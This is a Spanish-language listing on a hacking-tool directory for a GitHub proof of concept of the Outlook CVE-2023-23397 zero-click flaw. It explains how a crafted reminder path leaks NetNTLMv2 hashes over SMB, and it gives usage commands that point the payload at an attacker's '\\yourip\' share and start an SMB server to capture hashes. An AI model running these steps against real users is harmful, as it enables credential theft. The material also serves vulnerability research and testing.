

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2023-23397 — Simple PoC de la vulnerabilidad CVE-2023-23397 con el payload enviado por correo electrónico. | Kitploit
Herramientas/GitHubGitHub/trackflaw/cve-2023-23397
Herramientas de PhishingAtaques de ContraseñasGeneración de PayloadsAnálisis de VulnerabilidadesExplotaciónSeguridad de Correo Electrónico
GitHubtrackflaw/cve-2023-23397

CVE-2023-23397

Simple PoC de la vulnerabilidad CVE-2023-23397 con el payload enviado por correo electrónico.

Ver Repositorio
1322863hace 3 añosRevisado por Kitploit
Compartir

CVE-2023-23397

PoC simple y sucio de la vulnerabilidad CVE-2023-23397 que afecta al cliente pesado de Outlook.

Descripción

Outlook sufre de una falta de control sobre la entrada del usuario que permite configurar el sonido de una reunión y recordatorio de cita. De hecho, un atacante puede forzar a una víctima a realizar una conexión a su servidor sin ninguna manipulación por parte del usuario (vulnerabilidad de cero clics).

Un atacante que explota esta vulnerabilidad obtiene un resumen NetNTLMv2 basado en la contraseña del usuario atrapado a través de una solicitud SMB. La solicitud se activa tan pronto como el correo llega a la bandeja de entrada.

¿Qué hace el PoC?

  1. Genera un payload .msg.
  2. Lo envía por correo electrónico con un servidor SMTP personalizado.

Uso

En una sesión :

python CVE-2023-23397.py

usage: CVE-2023-23397.py [-h] -p PATH
CVE-2023-23397.py: error: the following arguments are required: -p/--path

python CVE-2023-23397.py --path '\\yourip\'

En una segunda sesión (smbserver o responder como quieras).

smbserver.py -smb2support SHARE .

Demo (PoC manual)

poc

Video explicativo (en francés)

RÉCUPÉRER des mots de passe avec Microsoft OUTLOOK #CVE-2023-23397

Artículo original

https://www.mdsec.co.uk/2023/03/exploiting-cve-2023-23397-microsoft-outlook-elevation-of-privilege-vulnerability/

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    315
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    303
  • 6

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    285

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






